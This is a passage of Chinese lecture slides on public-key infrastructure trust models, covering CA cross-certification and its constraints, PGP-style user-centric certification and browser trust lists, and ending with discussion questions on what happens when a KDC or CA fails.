    - 一个CA可以承认另一个CA在一定名字空间范围内的所有被授权签发的证书
  - 双向交叉认证
- 交叉认证可以分为
  - 域内交叉认证(同一个层次结构内部)
  - 域间交叉认证(不同的层次结构之间)
- 交叉认证的约束
  - 名字约束
  - 路径长度约束
  - 策略约束

# 交叉认证


- 交叉认证是把以前无关的CA连接到一起的认证机制
  - 当两者隶属于不同的CA时，可以通过信任传递的机制来完成两者信任关系的建立。
- CA签发交叉认证证书是为了形成**非层次的信任路径**
  - 一个双边信任关系需要两个证书，它们覆盖每一方向中的信任关系
  - 这些证书必须由CA之间的交叉认证协议来支持。当某证书被证明是假的或者令人误解的时候，该协议将决定合作伙伴的责任

# 交叉认证




# 以用户为中心的认证


- 不存在集中式CA, 用户之间相互颁发证书
- 每个用户为自己颁发的证书提供担保
- 自组织认证模型
  - eg: PGP
- 信任关系按照自然人的信任关系传播



# 以用户为中心的认证



# 浏览器信任列表认证



# 思考

考虑KDC和CA服务器：

假设KDC发生故障，对各方安全通信的能力有何影响？也就是说，谁可以和不能沟通？

再假设一个CA发生故障。这种失败的影响是什么？